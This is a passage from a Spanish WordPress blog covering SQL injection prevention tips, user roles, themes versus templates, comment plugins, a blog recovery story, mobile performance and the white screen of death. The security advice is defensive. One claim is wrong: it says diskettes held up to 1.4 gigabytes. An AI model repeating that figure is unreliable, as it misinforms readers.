Aquí tienes una [lista de funciones](#) para sanear los datos en WordPress; esto te ayudará a escapar de tipos específicos de entradas de usuario como correos electrónicos y URLs.

## Fortifica tu sitio con WordPress

Si bien WordPress es seguro, problemas como el software de núcleo anticuado y los Plugins obsoletos pueden provocar vulnerabilidades.

La práctica recomendada es siempre revisar tu sitio WordPress en busca de vulnerabilidades, a fondo, aunque la extensión y complejidad del sitio pueden hacer que esa tarea sea un auténtico desafío.

Existen herramientas de exploración «on-line» como «**ThreatPass**» (<https://db.threatpress.com/>) y «**WPScan Vulnerability Database**» (<https://wpscan.org/>) que te facilitarán la labor.

## Conclusión

La **inyección SQL** ha existido durante décadas y probablemente continuará encabezando las listas de vulnerabilidad en los próximos años.

Un informe de 2018 sobre sitios web pirateados sugiere que **SQLi** es la vulnerabilidad web más común para WordPress después de los ataques de **XSS**. Para evitar que ocurran, deberías:

- Entender cómo funciona la vulnerabilidad de inyección SQL.
- Explorar varias formas en las que los atacantes pueden usar inyección SQL para obtener acceso no autorizado a tu aplicación web.
- Implementar métodos para salvaguardar tu sitio web de los ataques de SQLi, como escapar de las entradas de los usuarios y utilizar sentencias preparadas.
- Seguir una rutina de control de seguridad.

Como dice el viejo refrán, «más vale prevenir que lamentar».

Una serie de buenas prácticas, incluyen:

- Mantén actualizados PHP, el núcleo de WordPress y MySQL.
- Actualiza los Plugins y Temas de terceros.
- Evita utilizar el usuario root para conectar la base de datos SQL.
- Limita los accesos del usuario SQL a los directorios sensibles
- Bloquea las palabras clave de SQL usadas en la URL de tu servidor.
- Mantén las copias de seguridad de tu sitio fuera del sitio físico de tu servidor.

## Para qué sirven Los Usuarios en WordPress

Recientemente y más cuando estamos en un periodo de «reclusión» más o menos voluntaria, han proliferado las bitácoras.

Las hay de muchos tipos, más o menos formales, más o menos técnicas, pero parece que es necesario escribir sobre cualquier materia.

La única constante en este universo de los blog, es que parece ser un oficio solitario y, en muchos casos, un blog está escrito por un individuo.

Cierto, hay empresas cuyo sitio web tiene un blog, y un grupo de colaboradores que escriben ese blog pero aún así, es el individuo el que «firma» el material escrito.

En muchos casos, el individuo se desliga del nombre comercial y termina escribiendo un blog con su propio nombre, aunque la materia sigue siendo la misma.

Esta «individualización» ha creado varias paradojas y más de un «quebradero de cabeza» para muchas empresas, ya que aunque es normal y sano el que exista la rotación de personal, en este caso la dependencia del «nombre» hace que no sea fácil encontrar lo que se necesita.

Curiosamente (al menos para mí) en un momento en que la informática nos ha facilitado el tele trabajo y que en muchos casos este no es una posibilidad sino una obligación, se sigue pensando y actuando de igual manera a como se hacía cuando se escribía en máquina de escribir y se debía enviar (de alguna forma) los legajos escritos a la editora encargada de su publicación.

Sin embargo, se han eliminado «intermediarios», hoy el autor de un blog, escribe, corrige y publica sus escritos (en la mayoría de los casos) y esto es lo que hace que si alguien deja de escribir, ese blog sea muy difícil de reemplazar, porque cada escritor tiene su estilo y sus peculiaridades.

Cuando una empresa que se dedica a la «fabricación y venta de tapas para volcanes» tiene un blog, por lo general este está escrito por algún empleado que «sabe del tema», pero que no es necesario que sepa escribir (no es un escritor profesional).

Si ese empleado falta, hay que buscar a otro que también «sepa del tema» y quiera encargarse de la tarea de escribir.

### Para qué sirven Los Usuarios en WordPress

WordPress fue concebido con la filosofía y mentalidad de una empresa de edición, por lo que cuenta con una jerarquía de usuarios con diferentes características (llamémosle roles).

Siguiendo con el ejemplo, si la empresa pierde a su empleado escritor, debería ser capaz de contratar a otro «autor», aunque no «sepa del tema», ya que la labor de escritura no tiene necesariamente que ser la misma que la de otras figuras involucradas en el proceso de publicación.

Como ya vimos cuando explique los usuarios en el menú de administración (Escritorio) de WordPress, disponemos de varios perfiles de usuario.

Los perfiles por defecto de Los Usuarios en WordPress son:

- **Administrador.** Que tiene todos los permisos y puede «hacer y deshacer» en todo el sitio.
- **Editor.** Quien puede cambiar el contenido de las entradas, moderar comentarios, pero no puede cambiar características del sitio tales como Temas, Plugins, etcétera.
- **Autor.** Solo puede escribir nuevas entradas o editar las entradas que él mismo haya creado anteriormente. No puede tampoco crear nuevas categorías, debe emplear las existentes.
- **Colaborador.** Cuenta con incluso más limitaciones que el «Autor», ya que no puede añadir imágenes a sus propios artículos, es decir, solo puede escribir y modificar sus propios escritos.
- **Suscriptor.** El más restrictivo de los perfiles, sólo tiene derecho a ver su propio perfil y cambiar su propia contraseña, amén de hacer comentarios a las entradas. Se usa principalmente cuando se solicita que el lector esté registrado para comentar o hacer pedidos en la tienda.

Los perfiles pueden cambiar; como casi todo en WordPress, pueden modificarse las aptitudes de cada uno de los perfiles o pueden crearse nuevos perfiles o incluso, pueden eliminarse perfiles si se considera necesario.

### Modos de trabajo

Si bien la moda es que un individuo escriba, «corrija» y, publique sus entradas en el blog, los diferentes perfiles nos permiten trabajar de otra forma.

Cuando se hacía un escrito en «máquina de escribir», se enviaba el escrito a la edición (perfil del editor) quien se encargaba de corregir las posibles faltas y dar el estilo «propio de la casa» al escrito para mantener una «línea editorial» coherente.

¿Por qué esto ya no se hace?

Hoy se trabaja «telemáticamente» o dicho en forma más moderna, se tele trabaja, pocos son los casos en que un individuo escriba físicamente en la terminal o consola del servidor donde está alojado el programa informático que hace la publicación (WordPress).

Por lo general el «autor» está en su propia oficina (que puede estar físicamente en su mismo domicilio) y se conecta a un servidor que puede estar físicamente en cualquier sitio (incluso en otra ciudad u otro país).

Este «autor» puede haber recibido un escrito de un «colaborador» y simplemente haberlo «subido» al servidor.

¿Cuál es la razón? por la que ese «autor» no es corregido por un «editor» para adecuar ese escrito a la «línea editorial».

Si cada uno de los tres individuos citados accede al servidor con su usuario y contraseña personales, cada uno cumplirá con su misión y el resultado quizá sea mejor que el obtenido por un solo individuo con tres tareas distintas.

### **Delimitación de competencias (y responsabilidades)**

Con la separación de perfiles, conseguimos más flexibilidad y tenemos muchos menos inconvenientes en el momento en que una de las tareas ha de ser realizada por otra persona.

Si no tenemos que contar con un individuo que sea capaz de realizar todas las tareas perfectamente, al tener la segmentación por perfiles, un «autor» ha de preocuparse de escribir, un «editor» ha de ocuparse de dar forma al escrito para (sin alterarlo en sentido) adecuarlo a la «línea en que nuestros lectores esperan».

Luego podemos tener uno o más «autores», uno o más «editores» y uno o más «administradores» encargados de que todo funcione correctamente y el resultado final esté publicado adecuadamente.

### **Un único responsable**

Cuando un individuo realiza todas las funciones, estamos diciendo que debe ser «Autor», por lo que debería «saber del tema», ser «Editor» para ser capaz de corregir posibles errores de escritura y ser capaz de «maquetar» el escrito para adecuarlo a la apariencia requerida y, ser «Administrador» para poder decidir el como y el cuándo de la publicación, cambiar las formas y estilos de la publicación y saber lo suficiente sobre el funcionamiento de WordPress, para mantenerlo actualizado, seguro y «visible».

### **La Seguridad**

Como casi siempre, la seguridad es un tema que no se toca más que después de un susto.

Uno de los problemas que soluciona el tener tareas delimitadas, es la delimitación de riesgos y responsabilidades.

Si hacemos una repartición de tareas por perfiles, si la seguridad de un «Colaborador» se ve comprometida, el riesgo de seguridad es mínimo, ya que ese perfil no permite alterar textos ni formatos de las entradas (por ejemplo).

Si lo que se ve comprometido es la seguridad de un «Autor», puede haber cambios en las entradas creadas por ese autor, pero no se verán afectadas las entradas de otros autores ni la «línea editorial».

Si es el «Editor» quién tiene un incidente de seguridad, muchas cosas pueden verse afectadas pero aún así el daño es «delimitable» y salvable rápidamente con copias de seguridad.

El mayor riesgo aparece si es el «Administrador» quién sufre un incidente de seguridad, ya que puede verse comprometido cualquier aspecto del sitio con WordPress. Por eso es recomendable que siempre existan al menos dos administradores.

Con la creciente necesidad de tele trabajar, se han incrementado los casos de robo de identidad y se ha incrementado en general la actividad de «los malos» dispuestos a generar dolores de cabeza

### **Conclusión**

Delimitar tareas y funciones, es el objetivo de los diferentes perfiles de usuario de WordPress.

El hacer uso de esa delimitación es, por supuesto, tu decisión y responsabilidad; yo sólo quiero recordarte para qué sirven los usuarios en WordPress, al tiempo que hago hincapié en que la seguridad es un factor muy importante a tener en cuenta y que es más fácil mantenerte seguro si hay una limitación de funciones y riesgos.

## Diferencia entre Tema o Plantilla en WordPress



### Diferencia entre Tema o Plantilla en WordPress

Lo cierto es que no son términos intercambiables, aunque hay que reconocer que su concepto puede llevar a ese equívoco.

Para los que entiendan la teoría de conjuntos, es muy fácil entender que la plantilla es un sub-conjunto de un Tema.

Vamos al detalle.

### Tema o Plantilla – Tema y su definición.

**Un Tema WordPress es una colección de archivos que trabajan juntos para producir un interfaz gráfico con un diseño unificado subyacente para un weblog. Estos archivos se llaman archivos de plantilla. Un tema modifica el modo en que el sitio es mostrado, sin modificar el software subyacente. Los temas pueden incluir archivos de plantilla personalizados, archivos de imagen (\*.jpg, gif), hojas de estilo (\*.css), Páginas personalizadas, así como cualquier otro archivo de código (\*.php) necesario.**

[https://codex.wordpress.org/es:Using\\_Themes](https://codex.wordpress.org/es:Using_Themes)

Ya en su definición, dicen claramente: «Los temas pueden incluir archivos de plantilla personalizados, ...»

El Tema es el conjunto de todo, compuesto por archivos de guiones en lenguaje PHP, instrucciones en HTML, ayudado por código en Javascript y uno o más archivos en formato CSS para mejorar la presentación.

Alguno de esos archivos PHP, son la plantilla del Tema.

### Tema o Plantilla – Plantilla y su definición

Al contrario que en el caso de Tema, no hay una definición corta y concisa de lo que son las plantillas.

Te recomiendo que leas el artículo [La Plantilla entrando en detalle](#), donde te cuento cómo funciona la plantilla para la creación de páginas.

Y en [La Jerarquía de la Plantilla y el Tema hijo](#) te cuento cómo integrar la jerarquía en la creación de tu Tema hijo.

Aunque básicamente, para dar una definición corta, la Plantilla es el conjunto de instrucciones, generalmente en PHP y HTML, que indican en que forma se distribuyen los bloques de elementos de las páginas.


### Tema o Plantilla – ¿De dónde viene la confusión?

Lo cierto es que en el «codex» de WordPress, que es el texto de referencia por antonomasia, utilizan los términos «Theme» (Tema) y «Template» (Plantilla) de forma inconsistente, favoreciendo la confusión.

Aunque es relativamente fácil darse cuenta de que la Plantilla forma parte del Tema, cuando nos fijamos en la pantalla de edición de entradas.

Sea cual sea el Tema que has escogido para tu bitácora, encontrarás esta característica, a no ser que se trate de un Tema hecho «a medida» y no se piense en que pueden quererse cambios.


Para este ejemplo usaré el Tema «Twenty Twenty» que aparece por defecto en la versión 5.3 de WordPress.



Independientemente del tema que estemos usando (insisto, si no está hecho «a medida»), se puede elegir si la entrada se presenta con una u otra plantilla.

En concreto en «Twenty Twenty», como se ve en la imagen, podemos crear la entrada usando la «plantilla por defecto», la «Plantilla de ancho completo» o, la «Plantilla de portada».

Otros temas llaman a esta selección de otra manera, como:



En este caso se llama «Opciones de diseño» y cuenta con cuatro opciones, siendo las dos opciones centrales, las que permiten elegir si la «barra de widgets» o «barra lateral» se sitúa antes (a la izquierda) o después (a la derecha) del contenido del artículo.

### Conclusión

Aunque «oficialmente» la diferencia no es tan clara, si hay diferencia en su función y cometido. Espero haberlo aclarado.

Si bien entre la comunidad muchas veces no se presta atención a estas diferencias y se hace alusión a una u otra indistintamente, tú ya tienes la capacidad de diferenciar sobre qué están hablando en cada caso.

Si quieres seguir ahondando en este asunto, puedes leer el «codex» que muchos consideran «la biblia» de WordPress.

Aunque está sólo en idioma inglés, lo encontrarás en El [CODEX](#) de WordPress.

## 5 formas de Gestionar Los Comentarios en WordPress

Es cierto que hay varios sistemas para gestionar los comentarios y para distinguirlos, los suelo separar en dos categorías, los que hacen un tratamiento interno y los que lo hacen externo.

Las ventajas y desventajas de cada sistema, son muy personales, en este caso voy a mencionar plugins que funcionan con los dos sistemas.

### Disqus



Este plugin no se ha probado con las últimas 3 versiones mayores de WordPress. Puede que ya no tenga soporte ni lo mantenga nadie, e puede que tenga problemas de compatibilidad cuando se usa con las versiones más recientes de WordPress.



¡Reconócelo! aunque no seas un admirador, lo cierto es que lo primero que viene a la cabeza cuando se trata de comentarios, es el llamado «Disqus».

Sobre si es el mejor o no, ya hay más dudas; en cualquier caso, has de tener en cuenta su gran popularidad y, por otro lado, ten en cuenta que hace ya un tiempo que no se actualiza.

Personalmente creo que es bueno el sistema que emplean para gestionar los comentarios, pero no me gusta el sistema externo de gestión que termina por ceder todos tus comentarios a terceras partes.

Aunque tengas el control total (aparentemente) de la administración de los comentarios en tu sitio, además de la posibilidad de exportar todos los comentarios, es un punto a tener en cuenta.

La parte positiva de tener los comentarios en «Disqus», es que no dependes de un único servidor y puedes cambiar de idea e irte a otro CMS, sin que tus comentarios se vean afectados.

Otros puntos a tener en cuenta son:

- Hilos de conversaciones.
- Notificaciones de nuevos comentarios integrado.
- Opciones de suscripción.
- Filtros de spam y malware.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/plugins/disqus-comment-system/>).

### Comment Moderator



Este plugin me resulta interesante por la forma de atacar el «problema» de cómo gestionar los comentarios y su moderación.

En su forma inicial, WordPress sólo permite que los usuarios con un perfil de «Administrador» o «Editor» moderen los comentarios.

Este plugin añade un perfil nuevo, la figura de «Comment Moderator» que también tiene la facultad de moderar los comentarios y este perfil, puede asignarse a cualquier usuario.

Lástima que este plugin está disponible sólo en inglés, porque es una opción interesante.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/plugins/wpsite-comment-moderator/>).

### Decent Comments



Este plugin aporta un nuevo modelo a la aproximación «normal» del tratamiento y presentación de los comentarios. Normalmente, los comentarios se presentan en la típica forma de cascada; lo que este plugin aporta, es cambiar la forma de presentación para que la cascada esté formada por el avatar y un extracto del comentario, reduciendo así el espacio necesario.

Aunque no altera la forma de gestionar los comentarios, aporta cierta frescura a su presentación.

Disponible en inglés y en checo, cuenta con varias opciones de trabajo, como:

Elige entre mostrar los comentarios enteros o sólo un resumen de ellos.

Determina el número de palabras que configuran el resumen. Escoge la forma en que quieres presentar el final del resumen (...)

Ajusta el número de resúmenes a mostrar.

Ajusta el tamaño del avatar.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/plugins/decent-comments/>).

## Antispam Bee



Siempre es recomendable instalar un plugin que te ayude a gestionar los comentarios desde la perspectiva de la seguridad; normalmente este plugin es el que trata con el correo basura.

Existe un plugin muy conocido y muy utilizado, que es el «Akismet Anti Spam», entre otras razones por que es el desarrollado por la empresa «Automattic», desarrolladora de WordPress.

«Antispam Bee» es una alternativa que bloquea los comentarios y trackbacks de spam de forma efectiva, sin captchas y sin enviar información personal a servicios de terceros. Además ofrece una larga variedad de opciones.

Al estar disponible en 22 idiomas, puedes instalarlo y probar sus bondades, entre las que cito:

- Confía en los comentaristas con un Gravatar.
- Permite comentarios sólo en un idioma determinado.
- Bloquea o permite a comentaristas de ciertos países.
- Valida la dirección IP de los comentaristas.
- Usa expresiones regulares.
- Selecciona los indicadores de correo basura para eliminar comentarios directamente.
- Muestra estadísticas de correo basura en el escritorio, incluyendo actualizaciones diarias de la tasa de detección de correo basura y el total de comentarios de correo basura bloqueados.
- Opcionalmente, excluye trackbacks y pingbacks de la detección de correo basura.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/plugins/antispam-bee/>).

## AnyComment



Este plugin no cambia la forma de gestionar los comentarios, pero cambia la forma y agilidad de los comentarios en tu sitio.

Es un plugin realizado en «react», lo que le otorga una gran velocidad en su tratamiento. Tus visitantes pueden comentar casi en tiempo real.

Quizá la característica a destacar, es su integración con las redes sociales, que puedes escoger entre varias, para ofrecer a tus visitantes.

Igualmente, hay que resaltar que es compatible con otros plugin de gestión de comentarios, con lo que pasarse a este plugin es cosa fácil.

### Conclusión

Aunque en muchos casos la forma de gestionar los comentarios no varía, ya que la formula nativa de WordPress es buena, siempre hay espacio para alguna mejora o cambio.

Este no es un caso aislado, así que si te interesa el tema, puedes encontrar varios plugin que te ayuden en lo que buscas.

Sólo has de visitar la página de WordPress: [Plugins para WordPress](#).

## Arreglar problemas en WordPress

### Cómo arreglar problemas en WordPress

Lo contaré por partes.

Él lo expresó muy bien diciendo: **«una historia de terror, provocada por la dejadez (por mi parte) del mantenimiento de este blog».**

#### Lo sucedido

Cualquiera que conozca a mi amigo, sabe que solía escribir una bitácora sobre temas de informática, tienda electrónica y varias otras materias relacionadas.

Pero ojo, digo «solía» porque no había tenido actividad en los dos últimos años, pero ... **«hace unas semanas, entré otra vez en la web para retomar la escritura de artículos (iba a contaros la salida de la nueva versión de Ubuntu) y me encuentro con un blog sin entradas, como si estuviera recién instalado y sin ningún tipo de personalización en cuanto al tema, plugins, etc.»**

En este momento empieza mi mente analítica a funcionar y, surgen rápidamente las preguntas: ¿Has tocado algo? ¿Has borrado algo? ¿Has instalado algo?

Y me acordé de la frase que escuchamos constantemente los «técnicos» de labios de los usuarios: «yo no he hecho nada»; resulta que «en este caso» es cierto ☹

#### ¿Qué ha pasado?

**«Pues no tengo ni idea. Tras tanto tiempo de abandono, de no actualizar ni cuidar la web, se ha derrumbado. O no. Tengo una duda que lamentablemente no voy a poder resolver».**

Probablemente ha ocurrido un error relacionado con una actualización automática; lo cierto es que será muy difícil determinar lo sucedido.

En estos casos, se suele culpar al alojamiento (Host) pero no se si es justo hacer eso; si algo ha fallado en tu sitio con WordPress y realmente «tu no has hecho nada», no queda más remedio que achacar la culpa a esa tercera parte que es «el alojamiento» ¿cierto?

En el espacio de dos años, muchas cosas han cambiado; en lo relativo al mundo de Internet, dos años es quizá el equivalente a veinte años «humanos», así que ... A ciencia cierta, puedo decir que ha habido actualizaciones de PHP, MySQL, Apache, WordPress.



Cualquiera de estas actualizaciones, puede haber quebrado el funcionamiento del sitio (por no mencionar actualizaciones de Temas o Plugins de WordPress).

#### ¿Y ahora que?

**«Bueno, bueno, que no cunda el pánico, Koppen ¿Donde están las copias de seguridad?»**

Cuando no sabemos la causa de un fallo, no podemos saber como arreglarlo, pero siempre es conveniente poder recurrir a la copia de seguridad, es nuestro salvavidas; recuerda que siempre te hemos aconsejado mantener una política de copias, recuerda el artículo de [A vueltas con las copias de seguridad](#).

**«El proveedor de Hosting ya me ha confirmado que no puede hacer nada, así que toca buscar por casa, siempre he tenido una copia del sitio en local, para pruebas, testeos etc, así que no habrá problema.....»**

**Upps. pues parece que en mi ordenador habitual no tengo nada. Ah, si, es verdad, hace tiempo eliminé el Wamp porque me estaba dando algún problema así como todos los sitios y pruebas que tenía. Actualicé a la última versión y no volví a recuperar el sitio.»**

Después de mucho buscar en diferentes ordenadores, discos externos, pen drives e incluso «diskettes» (Para los menores, eran sistemas de almacenamiento con la importante capacidad de hasta 1,4 Giga bytes; puedes ver más información en la Wikipedia), ...

**«Vale, vale (en estos momentos unos escalofríos recorren mi cuerpo y gotas de sudor empiezan a caer por mi frente), tengo más portátiles, unos 7 discos duros externos con cosas que voy guardando por si algún día hacen falta, algo encontraré.»**

☹ Pero no se encontró nada.

#### Hay que hacer, lo que hay que hacer.

**«Bueno, no es para tanto ¿no?, apenas escribo en el blog, y el contenido que hay está obsoleto. Lo mejor que puedo hacer es borrar todo el contenido, anular el dominio y dar por cerrado esta etapa en el basto mundo de internet.»**

Después de mucho rebuscar, consiguió encontrar una copia de seguridad de la base de datos, en un correo de una cuenta inactiva de 2015.

El mayor inconveniente es que WordPress, al igual que otras muchas aplicaciones actuales de Internet, almacena sus cosas en la base de datos SQL, para ganar velocidad.

Aunque veamos que el navegador presenta una URL completa, del tipo: <https://misitio.xxx/nombre-de-la-entrada>, esa página HTML no existe en realidad, WordPress la fabrica «sobre la marcha».

El nombre de la URL completa, es lo que se conoce como slug o permalink, que aunque no son términos equivalentes, suelen usarse indistintamente.

Lo cierto es que el slug, es la parte que aparece después del nombre de dominio, y que hace referencia a una entrada o a una página de WordPress (<https://misitio.xxx/nombre-de-la-entrada/>) y el permalink o enlace permanente en WordPress, hace referencia a cómo se presenta el slug en la URL.

Así que no hay archivos HTML que debamos o podamos recuperar, que contengan el texto de las entradas de la bitácora.

**«Ok, tengo una copia de seguridad de la base de datos de finales del 2015, tengo todas las fotos de las publicaciones, algo podré hacer.**

...

**Pero ¿como ve voy a acordar de los textos?, los vuelvo a redactar, o pongo cuatro palabras identificando lo que era y listo.»**

**Afortunadamente, después de mucho pensar, se encontró una solución parcial, «Así que me pongo a buscar, la verdad que con poca esperanza, no pensaba que encontrase nada de un blog tan diminuto y de poca importancia como es este, pero cual es mi sorpresa que a través de la página <http://web.archive.org> veo que ahí está mi blog, y puedo encontrar los textos de las entradas que había perdido.»**

Así que con la reconstrucción de una base de datos de hace unos años y copiando el texto de las entradas que aparecían en un recurso externo, se ha podido reconstruir el blog en un gran porcentaje.

Queda ponerlo al día y adecuar todo al formato actual.

**«Una vez todo de nuevo actualizado (si es que se puede decir así), y tras buscar otro Hosting para alojar la web, el blog vuelve a estar online y con toda su información.»**

**«... ¿para que sueltas todo este rollo?, pues por un lado para contar mi odisea en la recuperación y puesta en marcha de nuevo del blog, por otro (mucho más importante), en hacer entender que las copias de seguridad son muy, pero que muy importantes, si yo hubiera tenido una actualizada, nada de esto hubiera sucedido.**

**Así que ya sabéis, no hagáis como yo, y asegurar vuestros datos con una buena copia de seguridad.**

**Y para terminar, si queréis crear un sitio web profesional, bajo ningún concepto uséis plataformas de estas que anuncian tan sencillas que con un click basta y ya lo tienes todo hecho, si os lo tomáis en serio, buscar vuestro propio dominio, hacer una web chula (o encargarla si podéis pagarla) ...**

**El blog de Koppen sigue adelante, quien sabe cuando volveré a escribir algo en él, pero mi pequeña criatura sigue viva y flotando en este mundo llamado Internet.»**

## WordPress en móvil



### WordPress en móvil.

A nadie se le escapa que la Internet de hoy está determinada (al menos su configuración) por los dispositivos móviles.

Estos dispositivos, que pueden conocerse con muchos nombres distintos, como «teléfono inteligente» o «smartphone» o «celular», y si es un poco más grande, «tablet» o «tableta» WordPress no escapa a esta tendencia, así que debe adaptarse a los nuevos tiempos y funcionar correctamente con este tipo de dispositivos.

### WordPress en móvil

Cuando hablo de WordPress en móvil, no me refiero a realizar las labores de edición, curado y publicación, amén del mantenimiento.

Si bien estas labores pueden realizarse también con dispositivos móviles, aún resulta un tanto engorroso, por la cantidad de «teclas» que deben pulsarse, traducidas a toques en la pantalla.

Que sí, que sí, que si tienes una tableta con teclado ... pero no hablo de un ordenador portátil pequeño, hablo de un dispositivo sin más aditamentos físicos, una pantalla táctil de (como máximo 7" [7 pulgadas = 17,78 centímetros]). Para que se entienda, hablo del comportamiento de WordPress cuando se accede a él desde un dispositivo móvil.

### ¿Culpa del «software» o del «hardware»?

Mucho se discute sobre este tema y, hay quienes priorizan el elemento «mecánico» de la comunicación, sobre el elemento «lógico».

Para no levantar ampollas ni crear polémica, hablo de cuando WordPress está alojado en un buen servidor, optimizado para que su uso sea veloz y efectivo.

En iguales condiciones que se sirve a un visitante que navega desde un ordenador de sobremesa. En palabras de nuestro estimado administrador Sergio, «**Lo que prima es una máquina bien administrada, y con un sistema estable pero flexible.**».

### ¿Páginas estáticas o dinámicas

Debido a la forma en que está concebido WordPress, no hay diferencia en la velocidad de aparición de una página estática y una página dinámica; si existen diferencias en la velocidad de carga de las páginas, muy probablemente se deberá a la cantidad de elementos y su «peso».

Ahora bien, cuando las páginas son dinámicas y requieren de la intervención del usuario, es cuando pueden producirse inesperados tiempos de espera, «atascos» en el funcionamiento,

En la gran mayoría de los casos, esos atascos no son achacables al WordPress; cuando un «sysadmin» te entrega el sistema, a buen seguro, WordPress y los demás elementos del servidor habrán presentado la información, «antes de que terminemos de solicitarla».

La cuestión está en que hay muchos factores implicados en un buen resultado, factores que muchas veces ni se tienen en cuenta o se «dan por obvios».

### Dos escenarios diferenciados

#### Ordenador de sobremesa

En un escenario que llamaré «clásico», un visitante de tu sitio, estará rellenando un formulario de contacto en su ordenador. Sin entrar mucho en detalle, la interacción entre el visitante («humano») y la máquina con WordPress, necesita de la intervención de:

- El ordenador del humano.
- El dispositivo enrutador/módem del humano.
- Los dispositivos (routers, DNS, switch) del proveedor de Internet («ISP»).
- El dispositivo enrutador/módem del servidor tu sitio con WordPress.
- El servidor u ordenador de tu sitio con WordPress.

Por muchos dispositivos que se vean implicados entre medias, la interacción es la misma, tras rellenar uno o varios campos del formulario, el humano hace clic sobre el botón de envío y la información viaja desde el ordenador del visitante a tu sitio, dónde se procesa y se devuelve (o no) una respuesta.

#### Dispositivo móvil

Sin embargo, en el escenario que llamaré «moderno», las interacciones se producen con mucha más frecuencia, las páginas pueden contener anuncios con botones que necesitarán una respuesta si son accionados; no es necesario una página específica para que sea interactiva.

Además, no solo existe interacción por haber pulsado un botón determinado, existen un montón de otros «disparadores» a tener en cuenta.

A esto sumamos el condicionante de ser un dispositivo de tamaño reducido; si bien a grandes rasgos los elementos que intervienen son «los mismos», el que hablemos de un dispositivo móvil quiere decir que hay muchos más factores a sumar SOLO en la parte del «ordenador del humano».

Estos factores que menciono son, el tamaño de la pantalla, la orientación de la pantalla (en vertical o en horizontal), la sensibilidad de la pantalla, el tamaño del «viewport» (que aunque muchas veces coincide con el de la pantalla, no tiene porqué ser el mismo). WordPress en móvil.

(Un inciso, ya mencioné en el artículo [Hacer que WordPress esté listo para móvil](#), cómo prepararnos.)

### ¿Y qué le importa todo eso a WordPress?

A WordPress en si mismo, lo que se considera el «core» o corazón de la aplicación, no le importa nada, pero si al Tema de WordPress que para ofrecer una mejor experiencia al visitante, ha de tener en cuenta muchas de las variaciones.

Puede haber una gran diferencia en la presentación de una página, dependiendo del tamaño y la orientación de la pantalla (algún bloque de información ha de enviarse o no, dependiendo de esos parámetros).

El Tema de WordPress es el responsable de la presentación del contenido, una vez que se ha elegido un contenido, es potestad del Tema escoger los tamaños adecuados y la posición de los elementos, para que la apariencia final sea la deseada.

En un principio, los temas tenían dos partes distintas e incluso se creaba un subdominio exclusivo para el tratamiento de dispositivos móviles.

La mayoría de los Temas de hoy, son «responsivos», lo que significa que es el mismo Tema, sin distinción alguna por el dispositivo del usuario, pero si son adaptables dinámicamente a las características particulares del dispositivo.

### El reto de la velocidad

Por supuesto en estos días frenéticos, es muy importante que el sitio responda rápidamente a los requerimientos del visitante.

Hay cosas que el Tema no puede ni debe controlar, imagina por ejemplo que el visitante cambia la orientación del dispositivo, de pantalla vertical a horizontal, mientras lee una entrada de tu blog.

Ese cambio no debe afectar a la información y es potestad del navegador (la App) del visitante el mostrar la información correctamente.

Sin embargo hay casos en que al cambiar la orientación de la pantalla, se crea un «espacio vacío» que no debe estar en blanco, es entonces cuando el Tema deberá estar preparado para enviar información rápidamente al navegador para «rellenar el hueco».

Esta comunicación entre el dispositivo y el servidor, debe producirse de forma transparente, sin intervención del usuario.

Es casi 100% seguro que la potencia y velocidad del servidor y de WordPress y su tema, son muy superiores a la velocidad y capacidad de respuesta del dispositivo móvil.

Por eso, el cuello de botella está en el dispositivo, pero también en la velocidad de comunicación entre ambas partes.

Para asegurar que esa velocidad es lo más alta posible, el dispositivo deberá ejecutar un programa bien perfilado y adecuado.

La programación del navegador se realiza con el lenguaje javascript, Mientras más depurado y optimizado esté el código de esta programación, más fácil y acertada será la respuesta del dispositivo y más fácil y acertada será la comunicación del dispositivo con el Tema de WordPress.

Para contar con un conjunto de herramientas que permitan esa programación óptima en javascript, está lo que se conoce como framework javascript.

Uno de los framework javascript más usados y recientemente mejorado, es ReactJS y concretamente una versión que ha venido a llamarse ReactPress.

Y con la unión de las tecnologías de WordPress y ReactJS se ha creado una nueva plataforma de trabajo, denominada Frontify. WordPress en móvil.



Frontify es la forma más fácil de crear sitios web a la velocidad del rayo usando WordPress y ReactJS. Es de código abierto y de uso y explotación gratuitos.

No en vano la empresa Automattic, creadora de WordPress, acaba de invertir cerca de un millón de Euros en esta empresa.

Tienes más información en la página oficial del proyecto (en inglés): <https://frontify.org>.

Y si no tienes dominado aún el javascript, te propongo una página en donde no sólo te enseñarán, es un proyecto dedicado a la integración de WordPress y ReactJS y Frontify; ¡Ah! y está en español: <https://reactpress.es>.

## Arreglar problemas en WordPress 2

No, no hablo de «WordPress 2». hablo de la segunda parte de este largo proceso que es depurar los errores y arreglar problemas en WordPress.

¡Ah! ¿Que no te has encontrado nunca la pantalla en blanco? Eres muy afortunado. En todo caso, te conviene saber algunas de las posibles causas, para cuando te ocurra.

La sensación de encontrarse con «un lienzo en blanco», mas que de alegría, es de frustración, lo primero que piensas es ¡He perdido todo, #\$\$%&\*&#!

No pierdas la esperanza, analicemos lo que pasa y ¡vamos por partes!

### Cómo arreglar problemas en WordPress 2

En cualquier desarrollo informático y, WordPress no deja de ser una aplicación informática, pueden ocurrir fallos. La diferencia es que en algunos casos son errores y en otros casos son «despistes».

Para hacer más divertido el proceso, resulta que algo que para ti es un despiste, puede significar un error muy importante a ojos de WordPress.

Los que tenemos cierta experiencia programando en PHP, hemos sufrido alguna vez el «despiste» de olvidar un «;», lo que puede haber causado que toda una función deje de funcionar, lo que a su vez hace que toda la aplicación (¿WordPress?) deje de funcionar.

Claro, si eres de los que no toca el código y se limita a implementar Plugins o Temas, esto no va contigo ... Si tienes suerte.

Hay casos en los que un Plugin puede no ser compatible con otro que tengas instalado y ...

Con la aparición de innovaciones en WordPress como el «Modo de Recuperación de Errores Fatales», la pantalla en blanco cada vez se ve menos. No es que sea un método mágico, es que cuenta con toda la comunidad de programadores dedicados a arreglar y prevenir problemas.

Pero bien, como dije antes vamos por partes.

### ¿Qué es la Pantalla Blanca de la Muerte?

